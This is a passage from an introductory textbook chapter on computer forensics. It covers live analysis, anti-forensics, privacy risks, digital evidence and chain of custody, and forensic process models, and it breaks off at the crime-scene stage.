Although traditional computer forensics relies heavily on static examination of data storage media (this is called “dead analysis,” because the system is in a shutdown state), new waves of attacks, using the latest technology, will leave little or no trace on a victim’s hard drive. This is because the attacker tries to take advantage of the information in the computer’s volatile memory (RAM, caches, and registers). As a result, traditional techniques, such as offline hard disk acquisition, will not be effective.

To solve this problem, live analysis is used, in place of dead analysis. Although live analysis also involves looking through storage media, its main focus is to investigate volatile memory. This method presents new challenges, as live analysis techniques are usually intrusive and can actively affect the system being observed. If the attackers discover that their system is being analyzed, and shut the system down as a defense, most of the volatile data would be lost forever. On the other hand, even if the system is still active, the kernel and programs employed by the forensic investigators may have negative influences on the investigation results. Investigators performing live analysis must be extremely careful to minimize their impact on the system; this is very important, not only to ensure that their presence is not discovered, but also to preserve the legal integrity of any evidence found.

In recent years, there has been increasing emphasis on performing live analysis. One reason, as described above, is that many current attacks against computer systems leave no trace on the computer’s hard drive; the attacker only exploits information in the computer’s volatile memory. Examples of these attacks would include Internet worms and rootkits. Another reason is the growing use of cryptographic storage: It is quite possible that the only copy of the storage’s decryption keys is in the computer’s memory, and therefore, turning off the computer (to perform dead analysis) will cause that information to be lost. For example, some operating systems employ default or configurable encrypted file systems. An example of this would be windows 7/8 BitLocker or Linux distributions that encrypt their users’ directories. These technologies bring challenging cryptographic problems into the forensic process, many of which cannot be solved without knowledge of the secret keys used.

One rapid technological development in particular has a dramatic impact on the environment in which society and businesses exist—it changed the way these functions operate in a way that had not been seen since the desktop computer was invented to begin with. This development, is cloud computing. Fast, convenient access to network resources, and powerful computing capabilities, become a major key to success for financial institutions, research centers, universities, governments, and public institutions; today, even many average businesses are using cloud

computing to expand and enhance their capabilities. Cloud computing provides users with global access to shared data processing, computing, and storage applications, at a fraction of the cost of hardware and components that would otherwise be required. Similar to the way tenants rent an apartment in a building owned by someone else, clients essentially purchase the right to use hardware that is hosted by a third party; the difference between cloud computing and the apartment analogy is that, when needed, a client theoretically has access to all of the provider's hardware—they do not purchase rights for a specific hard disk or processing machine. Cloud computing can be very beneficial to its clients, but it does pose a challenge to computer forensics, as there are logistical and legal boundaries when dealing with any sort of remote storage. Due to rapid development and deployment, there is little legislation surrounding the topic, just like many other topics mentioned so far (and many more that have not been mentioned).

Just as significant are the developments in disk storage technology, the ever-growing storage capacity also poses a challenge for computer forensics, particularly for existing data recovery algorithms, in terms of performance and efficiency. With the increase in computer storage, we've seen disk storage go from 8 MB to more than 3 TB, and with the ever-increasing need for storage, this trend is only going to continue. These large storage devices present the need for more efficient algorithms to parse and recover the data we are looking for. Also, with SSDs (Solid State Drives) becoming popular as the primary storage components in some consumer PCs, the landscape of computer forensics has changed. Potential evidence could be lost as SSDs are designed to self-destroy files for efficiency reasons. In these circumstances, it is almost impossible to extract these destroyed files. Fortunately, there are many exceptions where these mechanisms are not applied. For example, If SSDs are used in NAS (Network Attached Storage) devices, RAID devices, and those connected externally via USB or FireWire, they do not use self-destroy mechanisms thus SSD drives can be recovered in the same way as from a traditional drive. Additionally, these mechanisms are not supported in old versions of Windows, Mac, and Linux operating systems. Therefore, they are also exceptions. However, there are certainly more attention that must be paid to understand how SSDs function and study the challenges of performing forensic examination of SSDs [6, 7].

To make matters even more complex, many compression methods are applied to the data, reducing the amount of storage space it requires. For example NTFS, the most common file system for windows machines, uses the L2NT1 algorithm for its compression, which removes a stream of continuous zeros from its physical storage of files. Similarly, other compression and encoding techniques could be applied on any operating system to maximize disk efficiency [8]; however, this results in added complexity at the operating system level, and exponential complexity for any forensic investigation.

Like many wars, an arms race is taking place in the field of forensic investigations, as with other areas of information security. As forensic investigation techniques evolve, criminals also use more advanced techniques, and/or exploit vulnerabilities in existing investigation techniques to make it hard or impossible to

recover evidence left behind, or possibly even avoid leaving evidence altogether. This process is known as *anti-forensics*, and is assisted by the wide variety of tools available online.

An example of this would be “zeroing” a drive. After an attacker compromises a system and achieves his goal, such as information retrieval, he may attempt to cover his tracks by zeroing the drive. “Zeroing” refers to writing zeros to the entire drive. Although it is still possible to recover some data from a zeroed drive, another better option for the attacker is to write random streams of data over the drive, several times in succession. It has been determined that multiple passes are required to make the original data fully unreadable [9]; the reason for this is because although data is binary and discrete, the strength of a magnetic field is continuous, and overwriting an existing bit does not entirely nullify the magnetic strength that existed before. As a result, overwriting an original 0 with a new 1 creates what is effectively a 0.95, but is interpreted by the hard drive as a 1 because 0.95 is well within the “margin of error,” or “tolerance” of the drive’s magnetic head [9]. Professional investigation of a hard drive, using a head that is at least 20 times as sensitive as a standard hard drive head, allows for this distinction to be observed [9]. If an investigator suspects that a hard disk has been zeroed out, these distinctions can be used as a clue to find the original bit-values. Regardless, each successive overwrite makes discovering the true value more difficult, not only because it can be difficult to determine how many times the data was overwritten (on a heavily-used hard drive, these sectors could have been legitimately deleted several times in the past), but also because the current magnetic strength of each bit becomes so specific that the difference between two bits could be within the margin of error (the difference between 1.0000001 and 1.00000099 is extremely subtle). Combining zeroing and random overwriting is optimal for an attacker; by first randomizing the data, and then zeroing everything, statistical recovery becomes sufficiently difficult, but the process is much more time-efficient than overwriting an entire drive a number of times.

In the above example, it is clear that the attacker has malicious intent, due to the fact that he is attempting to remove evidence of his attack, but this is not always so obvious. There are three classifications of people that deal with information security: *White hats*, *grey hats*, and *black hats*. The term “white hat” refers to someone that deals with proactively protecting information, such as a forensic investigator, information security officer, etc. A “black hat,” on the other hand, attempts to access protected information for malicious purposes, and actively attempts to disable, breach, deceive, or otherwise circumvent any security he encounters. Finally, grey hats are contract workers who are skilled in computer security practices, and will participate either as white hats or black hats, depending on the motives of their employers. It is obvious that with cybercriminals constantly seeking new and better ways to hide their digital traces, we, as digital investigators, need to constantly develop innovative forensic technologies to defeat them.

1.1.4 Privacy Risk with Digital Forensics

Also, over the past few years, privacy in digital forensics has attracted more and more attention from the public with the latest incidents highlighting its importance. For example, in January 2008, Edison Chen, a Hong Kong film actor, was plagued by a scandal where sexually explicit nude photographs of himself taken 4 years earlier became widely circulated on the Internet. It happened because the computer technician who repaired his notebook recovered these photographs and illegally distributed them to the Internet [10]. As a result, privacy concerns may keep many people from assisting with an investigation or seeking professional assistance since they are afraid of embarrassment and humiliation, especially, when sensitive data are involved.

Intuitively, there are conflicts between investigation warrants and privacy rights since forensic investigation cases may expose private data that are not relevant to the purpose of investigation case. Unfortunately, privacy disclosure is irreversible, which means that once the private data is exposed it is impossible to ‘undo’ this exposure effects even though the suspect is found innocent. This issue can be partly addressed by enacting policy laws. In EU, there are two main acts managing privacy rights, namely Charter of Fundamental Rights of the European Union 2000 [11] and EU Data Protection Directive of 1995 [12]. In U.S., different privacy regulations are applied in specific areas. For example, Health Insurance and Accountability Act (HIPAA) is created for the health industry while financial institutions should obey the Gramm-Leach Bliley Act (GLBA) [13].

Albeit there are policies to limit the rights of the forensic investigators, the contradictory nature of digital investigation and privacy still makes it hard to achieve a balance between them. Fortunately, some privacy protection technologies can be used for digital investigation to solve this dilemma. For example, privacy respecting keyword search techniques can be explored for investigators to search for keywords [14]. Anonymizing or de-personalizing data records while maintaining the properties of the data is another very applicable technique for forensics investigation.

1.1.5 Looking Ahead

As we go deeper into the digital age, we will see more and more organizations, businesses, and governments, completely digitize their organizational information and intellectual property, and establish presences on the web. The digital world has become a huge part of business, just as it has of all aspects of our lives. As digitizing information and creating online presences allows organizations to efficiently manage, transport, and store information (resulting in increased successful opportunities), it also increases the number and severity of threats posed towards this information.

The nature of financial crime, for example, has changed significantly over time, especially with the adoption of digital records over paper ones. Before the digital age, criminals manufactured fake money and receipts, and had to persuade people face-to-face with lies and misinformation in order to con people. Nowadays, criminals frequently use the Internet to find their fraud victims, using methods such as hacking, viruses and malware, keylogging, and phishing. Technological advances also make it easier for criminals to promote their activities, and retain their anonymity. While we will continue to see old-fashioned financial fraud, the practice of financial crimes and fraud involving computers is very much on the rise. Financial crimes are now closely connected to cybercrime, and that is where the real threat will emerge now.

As the nature of financial crime changes, so too does the approach to minimizing opportunities for criminals. In particular, many sorts of crimes are now being committed through computer systems, and the field of computer forensics must exist to allow for the investigation of digital devices. Without it, digital crimes cannot be adequately judged in a court of law. Whether we are able to collect or recover electronic data, and then analyze them in order to reconstruct or detect financial fraud, may be the biggest and most vital challenge we face.

Whereas the tangible skill set of computer forensics is closely related to information technology and communication, computer forensics is only a small part of the solution to crime, and computer forensic technology alone may not be sufficient to solve crimes. Even so, computer forensics experts must have faith in team mentality, and concentrate on domain expertise. One example of this is financial fraud investigation. In the future, we will see new professional titles emerge, such as “financial forensics investigator”. Also referred to as forensic accountants or forensic auditors, these highly-skilled individuals will have a background not only in computer forensics, but also in investigative techniques for fraud and financial crime. This trend will also occur in other specialized fields of forensics, resulting in larger teams who, in total, have a set of skills that is enormously broad, and just as deep. The recent Griffiths Energy bribery case investigation highlights the efficiency of this model well [15]. It involved a lot of extensive forensic analysis on a wide variety of electronics collected from people involved in the case, such as searching the acquired digital information for key words in several different languages; whenever a search hit was found, experts who deeply understood the real-world implications of the evidence took over, and, by further developing their theories, instructed the forensic investigators to search for new evidence of different natures. Gradually, these teams uncovered massive bribery schemes in a successful investigation, using combined skill sets that are simply too massive for any one person to ever master.

Due to the nature of computer forensics targets, criminals can perform their malicious activities from all over the world. Crimes involving computers are wars without borders, involving multiple jurisdictions. In addition to the technical challenges of tracking and tracing cybercrimes, the legal situation becomes very complicated because multiple jurisdictions are involved, and law enforcement in one jurisdiction has no authority to act in another. This has led to the need for international cooperation in conducting investigations and prosecuting criminals.

INTERPOL (International Police) built cybercrime programs to keep up with emerging cyber threats, and aims to coordinate and assist international operations for fighting crimes involving computers. Although significant international efforts are being made in dealing with cybercrime and cyber-terrorism, finding effective, cooperative, and collaborative ways to deal with complicated cases that span multiple jurisdictions has proven difficult in practice.

As with a real-world crime scene, the practice of computer forensics has to be supported by digital forensics practitioners. To preserve the scene, digital forensics professionals must ensure that system logs, operating system data, etc. is acquired and stored as an image at the time of forensic acquisition. Digital forensics professionals must be in a position to assist any potential legal process, ensuring that the evidence supports a successful and fair legal outcome. To combat the difficulty in this goal that will come from the ever-changing nature of digital forensics, rapid standardization in many fields, such as evidence gathering, will be required wherever possible. It currently is (and always will be) very important that digital forensics practitioners follow these guidelines and principles, because as explained before, only through the use of unmatched teamwork will the application of digital forensics be successful—following standards aids teamwork by making it easier for others to make use of work done by a specific person.

Computer forensics has great prospects on solving crimes and improving security of our society as computers and digital devices become more involved in crimes.

1.2 What Computer Forensics Is and Why It Is Important

Digital devices such as cellular phones, PDAs, laptops, desktops and many other data storage devices pervade many aspects of life in today's society; many contain much more information than most people realize. The digitization of information and its resultant ease of storage, retrieval, and distribution, have revolutionized our lives in many ways, also leading to a steady decline in the use of traditional print mediums. For example, the publishing industry struggled to reinvent itself and was forced to move to online publishing as a result. Today, financial institutions, hospitals, government agencies, businesses, the news media, and even criminal organizations, could not function without access to the huge volumes of digital information and digital devices that we regularly take for granted. Unfortunately, because of this, the digital age has also given rise to digital crime where criminals use digital devices in the commission of unlawful activities like hacking, identity theft, finance fraud, embezzlement, child pornography, theft of trade secrets, etc. Increasingly, digital devices like computers, cell phones, cameras, etc. are found at crime scenes during a criminal investigation. Consequently, there is a growing need for investigators to search digital devices for data evidence including emails, photos, video, text messages, transaction log files, etc. that can assist in the reconstruction of a crime and identification of the perpetrator. One of the decade's most fascinating criminal trials was against corporate giant Enron. The trial was successful largely

due to digital evidence, in the form of over 200,000 emails and office documents recovered from computers at their offices. Computer forensics is an increasingly vital part of law enforcement investigations and is also useful in the private sector, for example, for disaster recovery plans for commercial entities that rely heavily on digital data as well as lawsuit protection strategies through digital evidence gathering against an employee that an organization wishes to terminate [16].

Computer forensics can improve system security by mimicking and/or investigating how attacks are performed. It is extremely helpful for solving crimes and investigating incidents. Usually, large corporations hire computer forensics consulting firms to test the security of their information systems. The specialists from these firms actively attempt to surpass a system's defenses, which is called "penetration testing". The computer forensics specialists play the roles of white hat hackers. Notably, computer forensics services are more focused on why past attacks happened. They attempt to detect those attacks (or other illegal activities) in the first place. Malware analysis and searching for contraband files are good examples of computer forensics applications.

So what exactly is computer forensics? Simply put, it is the application of traditional forensic science, in the environments of digital media. Computer forensics is concerned with extracting digital evidence from suspect systems, doing it in a way that preserves its legal worth, using that evidence to construct and prove hypotheses about crimes, and ultimately, giving prosecutors the proof they need to bring criminals to justice. There are two main components to computer forensics: The first being the technical aspect of performing forensic analysis on digital media, and the second being the legal aspect of maintaining evidence and proving sequences of events. The first one is also known as digital investigation. A digital investigation begins when a digital device is involved in an incident or crime. The difference between digital investigation and computer forensics (digital forensics) is that digital forensics has to deal with legal requirements of acquiring, preserving and processing digital evidence.

With the advancement of technology, computer forensics has also greatly evolved. Mobile computing devices, such as smartphones and tablets, have been widely used over the recent years. Rather than being additional, complimentary computing devices, mobile devices have been gradually relied upon as primary computing devices because of their increasing processing capability. Therefore, more and more information are manipulated and saved in mobile devices, which brings a new target for the attacker. As a result, the term "computer forensics" has expanded to cover investigation of all devices capable of storing digital data, including smart phones and tablets, GPS, mp3 player, and therefore, is also referred to as digital forensics (or even cyber forensics).

As for actually performing computer forensics, a wide variety of computer/networking techniques and principles are used to solve a crime and provide evidence to support or rebut a case. For example, statistical analysis on electronic payments in a Canadian university reveals a suspicious pattern, an unusually high number of refunds made by an employee after hours and on weekends at the copy center, prompting the university authority to launch electronic payments audit of the center.




Fig. 1.2 FBI CART

It eventually leads to the arrest of the fraudster [17]. From a technical perspective (that is, omitting the legal components), computer forensics may also be referred to as “computational forensics.”

Computer forensics is important for many reasons since it allows for data recovery, system recovery, crash analysis, volatile memory analysis, and many other valuable services, while also providing frameworks to protect the legitimacy of digital evidence (which is critical if it is to be used in court). Suppose a company’s database is missing information and the system administrator is asked to resolve the issue. Upon investigating the system, he notices that a bug in a recently applied patch has caused foreign key constraints to change (foreign key constraints govern how the individual tables in a database are related to each other), automatically deleting some database tables. A variety of approaches could be taken to resolve the issue: If a backup was made prior to the patching process then it could be reverted to that state, or the drive or memory could be analyzed to see if the information is still physically presented and in a recoverable state.

Needless to say, however (after repeated explanation), computer forensics is most notable for its role in court cases that involved digital evidence, such as child pornography. Such evidence has increased steadily in recent years; The FBI’s CART handled more than 2000 cases in 1999, examining 17 terabytes of data, but over the course of the next 4 years, this figure completely exploded to exceed 6500 cases and 782 terabytes of data, as shown in Fig. 1.2.

Organizations and companies frequently use digital evidence in their own disciplinary cases. Furthermore, the incidence of fraud in the finance and insurance industries is on the rise, resulting in billions of dollars lost annually. It has become one of the most challenging and complex issues impacting the industry worldwide today.

Finally, forensic analysis techniques have also been adopted to analyze a compromised computer system in general, for example, to determine attack techniques used by the attacker, including how the attacker gained access and what the attacker did. Incident response and malware analysis are examples of them, and needless to say, this is valuable information to gain.

1.3 Digital Evidence

Whenever a crime occurs, a *forensic investigation* will be launched. Besides investigations, anything described as “forensic” is involved in uncovering facts that are useful in an investigation. Not only do investigations try to determine who committed the crime, but as new scenarios arise, investigations into these scenarios give authorities an opportunity to develop new crime-stopping methods and ideas. One major part of the investigation is to secure the crime scene; another is to collect any evidence that could explain what happened at the crime scene, and lead to the arrest and conviction of the perpetrator(s). Forensic evidence is required to complete an investigation; securing the crime scene is essential for gathering evidence, because some evidence is fragile, volatile, or otherwise easily changeable, which can seriously hinder the investigation.

Just as suspects are treated innocent until proven guilty, all evidence discovered is considered to be valuable until it is determined whether the evidence has any forensic value or is relevant. *Forensic evidence* only refers to evidence that has forensic value, but in practice, non-forensic evidence is usually removed from the investigation, and the forensic evidence that remains is simply called evidence. There are many types of evidence, and in the past, criminal investigations dealt principally with physical, tangible evidence, such as DNA, blood spatter, footprints and fingerprints, damaged property, and of course, murder weapons. However, in recent years, there has been a dramatic increase in computer crimes, where digital devices, including computers and mobile devices, are used as tools for committing or becoming involved in crime. As a result, investigators have resorted to a new special type of forensic evidence—digital evidence—to fight crime.

Any information that is stored or transmitted in a machine-readable form, and maintains enough integrity and legitimacy to be used in a court of law, is referred to as *digital evidence* [18], regardless of whether it's a 1000-page document, 24 h of video, or a single bit that happens to be important to a case somehow. Examples include child pornography, emails, text files, file metadata, and other information in many other forms. Digital evidence can be found in every digital medium, including hard drives, cell/smart phones, CDs, tablets, digital camera cards, GPS devices, and lots more [19] (Fig. 1.3).

Also, when collecting evidence at a digital crime scene, some precautions must be taken in order to ensure that everything useful has been gathered. For example, currently the fashion trend for electronic devices (e.g., USB flash drivers) is irregular appearances. Many electronics are manufactured with appearances that are different



Fig. 1.3 Digital evidence can be found on a variety of digital media



Fig. 1.4 Toy and art USB drivers

from their traditional appearances, turning into fashionable accessories. Examples of such USB drivers are shown in Fig. 1.4. Therefore, an investigator must carefully screen the crime scene, looking for these devices with non-traditional appearance.

Another important thing to note is that not all digital-crime-related evidences are digital. For example, it is not unusual that people write down their passwords and place it somewhere they think it is convenient to find. Figure 1.5 shows someone keeping their passwords on a sticky note that is stuck onto a monitor. It is obvious that finding written passwords is more effective than attempting to guess a suspect's password if such a note is discovered, and if such as thing is found, can be used as concrete evidence for forensic investigation.




Fig. 1.5 Password written on a Post-it note [20]

Nowadays, digital evidence can help to solve a wide range of crimes, including online threats, missing persons, financial fraud, theft, drug, child pornography, murders/suicides and so on. For example, in 2005, the notorious BTK serial killer was identified by the investigator through a single file on a floppy disk [21]. The killer had killed at least 10 people and eluded authorities since 1974. Other digital evidences such as suspect's email or mobile phone files can also be used to solve crimes because they could hide important information. This information might discover the suspect's location, activities, and relationship with other suspects or persons of interest.

Digital evidence is just another classification of evidence—no matter how abstract or strange a piece of digital evidence seems, it is still evidence, just like a bloody knife or a smoking gun. Evidence (of any kind) is always needed to convict someone of a crime, and there is never such a thing as too much good evidence; this means that digital evidence is just as valuable as physical evidence. Sometimes, it is even more valuable than physical evidence, as it may be more directly incriminating or more readily available than physical evidence.

Like other types of evidence, there are two issues of particular importance that digital evidence faces, and both must be considered before it can be admitted into court. The first is that because digital evidence is still considered evidence, it must be legally obtained with a proper warrant; however, this creates a big dilemma when handling digital devices, as a digital investigation (which is not forensically sound) is often required to form a hypothesis about the case and the suspect's involvement. In one very recent case, a phone without password protection was searched without a warrant by the police, causing public uproar. The most interesting aspect of the case

was whether the phone could still be considered, since the evidence had not been legitimately obtained [22].

Digital evidence must obey the same legal constraints as physical evidence when used in a court of law without more stringent guidelines [23, 24]. In the United States, the admissibility of digital evidence is determined by the Federal Rules of Evidence. In the United Kingdom, Police and Criminal Evidence (PACE) and Civil Evidence acts play the roles. Many other countries have their own laws. Usually, digital evidence laws primarily concern two issues: Integrity and authenticity. Digital evidence satisfies integrity if the evidence (neither the original, nor the copy) is not modified during the processes of acquiring and analyzing. The ability to confirm the integrity of the evidence is authenticity [25]. Notably, authenticity can also refer to the accuracy of the information and the trustworthiness of the source, but “authenticity” is not used in this context in this chapter. In order to establish the authenticity of evidence, it is important to document the chain of custody from the crime scene to the court (a form of audit trail) through analysis [23]. This is particularly crucial and challenging for digital evidence since it is also unique in that it has much greater and more specific integrity needs, compared with traditional evidence. It is much harder to destroy or tamper with a bloody knife than it is to modify metadata on a critical file.

Due to the fact digital evidence can theoretically be altered, attorneys have argued that digital evidence is inherently less reliable than other forms of evidence. Therefore, *chain of custody* must be maintained to preserve the integrity of digital evidence as it passes through the stages of investigation. For example, cryptographic hash functions are widely used to ensure digital evidence integrity. It is crucial to preserve digital crime scene during a digital investigation. A commonly used technique in the preservation of a computer system is to make duplicate copies of digital storage devices such as hard disks, USB flash drive. These copies are often referred to as “forensic images” of the original evidence or disk image. So they can be brought into a digital forensics lab for an in-depth analysis. It is very important to calculate and record the hash values of these forensic images for ensuring that the same images will be used for examination and analysis later. The basic idea behind the chain of custody is to establish a chain to ensure that the alleged evidence is really related to the alleged crime. It must be handled in a scrupulously careful manner to prevent tampering or contamination. Generally, chain of custody involves documenting who had control of the evidence, and what was done to the evidence during what period of time. Also, the evidence should be appropriately physically protected. In this way, evidence becomes more difficult to tamper with, thus significantly dropping down the risk of mishandling.

In the U.S., it has been decided that the well-known principle of “innocent until proven guilty” should also apply to evidence. In other words, it should be assumed that the information is trustworthy until there is considerable reason to doubt this assumption. In the case of U.S. vs. Bonallo, the court ruled that “the fact that it is possible to alter data contained in a computer is plainly insufficient to establish untrustworthiness” [23, 26]. In the United Kingdom, the ACPO and other such organizations establish guidelines to standardize the process of the investigational

conduct and evidence handling. Additionally, the sub-branches of digital forensics may each establish their own specific guidelines for documenting the legality of evidence. For example, a mobile device forensics may demand the additional requirement of placing the phone of interest in a Faraday cage during acquisition, which would prevent any further transmission or reception of information from the device [23].

Digital investigators are legally obligated to make their conclusions based solely upon factual evidence and their expert knowledge [23]. They should exclude any subjective thoughts, biases, and opinions. For example, the U.S. Federal Rules of Evidence state that a qualified expert may testify “in the form of an opinion or otherwise” so long as [27]:

- The testimony is formed using sufficient facts and data.
- The testimony is the product of established and reliable principles and methods.
- The witness has applied the principles and methods reliably to the facts of the case.

Malicious attacks are skyrocketing, and as more and more people become victims to online criminal activities in the future, digital evidence is going to play an even larger role in crime solving and criminal prosecution.

1.4 Computer Forensics Procedures and Techniques

Computer forensics investigations go through several stages, in order to form and test the hypotheses about the crime. Suppose someone is suspected of accessing child pornography on the Internet. To support this claim, a USB drive containing images was found at his home. While it is crucial to physically secure the USB drive, the data on the USB drive must also be protected by using disk imaging, which essentially creates a virtual copy of the entire disk and stores it on the investigator’s computer (note that this copy is also called a forensic image or simply image, and is not to be confused with a digital picture, like a .bmp or .jpg). Then, the acquired USB drive image can be brought into a forensic lab for further analysis. It may be that none of the offending images can be found in the disk areas that are normally accessible, but digital forensic investigators are able to examine the disk image, and would eventually recover any deleted or hidden files. Finally, any child porn found in the USB drive image can be presented as evidence in the trial of the suspect.

There exist many methodological (procedures) models which have been developed in the field of digital forensics. Many of these studies are summarized at [28]. Among these models, we’ll explain three representative models as follows:

- KRUSE and HEISER model [29]: It’s called the “Three A’s” because it has three phases whose names start with Letter A, shown in Fig. 1.6

Fig. 1.6 KRUSE and HEISER model



Fig. 1.7 Yale University model




Fig. 1.8 Rodney McKemmish model

- Yale University Model [30]: This model is developed by Casey who was then the security supervisor of Yale University's IT systems. It is very similar to a widely recognized standard incident response process and procedures, and comprises of six stages, preliminary consideration, planning, recognition, preservation, collection and documentation, classification, comparison and individualization, and reconstruction (Fig. 1.7)
- Rodney McKemmish model [31]: This model is proposed from Australia Police's officer. This model is comprised from four phases through the investigation (Fig. 1.8).


From the aforementioned models, we can clearly see some interesting facts:

- There are some similarities between them even though they are from different governments across the world or academia-based.
- Every model has emphasis on some specific stage.
- Although there are some similarities or differences, but still the main purpose is to extract the digital evidence that it can be introduced into the court. By mentioning the court, the court only can accept the legal evidence after they agree on the violation of law. The following figure shows the main three transitions of any case between the police as a law enforcement and the court to take the decision.



Based on what we observed, we will introduce a new model that mainly focuses on these major important procedures (methodological models). After that, we will explain its detailed phases and what the tasks are for every phase.

Here the main important components of any model that can cover any case starting from crime scene through the lab until the presentation of the case.



From the above, we can recreate it to three main stages and every stage has some phases should be completed together at that stage so we can explain every stage solely. Therefore, a typical computer forensic investigation commonly consists of three stages as shown in Fig. 1.9 below.




Fig. 1.9 Three stages of a digital crime investigation

1.4.1 Preparation Stage

Before the examiners go to the crime scene, they should be prepared for this type of crime scene such as who is expert in this type of crime so he can go there, and what the tools are appropriate for the crime because there are many types of crime scene so every case has its appropriate tools and methods to handle it. In addition, the examiner should have the legal permissions to enter the crime scene, and what are the goals of his task.

1.4.2 In Crime Scene Stage

The first and the second phases of this stage, which are collection and preservation, are strict set of procedures with guidelines that must be followed. It involves a variety of measures to preserve the state of the crime scene as much as possible, and *limit* (because it is impossible to completely eliminate) the destruction of potential evidence. The digital system preservation phase also involves the act of actually collecting evidence from the digital devices. The standard methodology for collecting the digital evidence, while maintaining its integrity, is to create an image of the device, as mentioned above; not only does this protect the integrity of the original device—important for court—but it also allows for mistakes to be made on the copy, because it is exactly that: A copy! Many of the guidelines in this phase deal strictly with the documentation an investigator makes about the actions taken with the image, so if any irreversible damage is accidentally dealt to that image, a new image can be taken from the physical device, and the investigator can re-perform all of the previously-documented actions (of course, with the necessary corrections to prevent the damage from occurring a second time). Preserving digital evidence is a key factor in identifying a suspect as the perpetrator of a crime, especially when there is a risk that any known party might attempt to tamper with evidence (Fig. 1.10).

It is worth pointing out that for some specific electronic devices, there are some preliminary procedures with the seizure of these devices. First, the mobile phone and smartphones devices, there are preliminary procedures in crime scene:

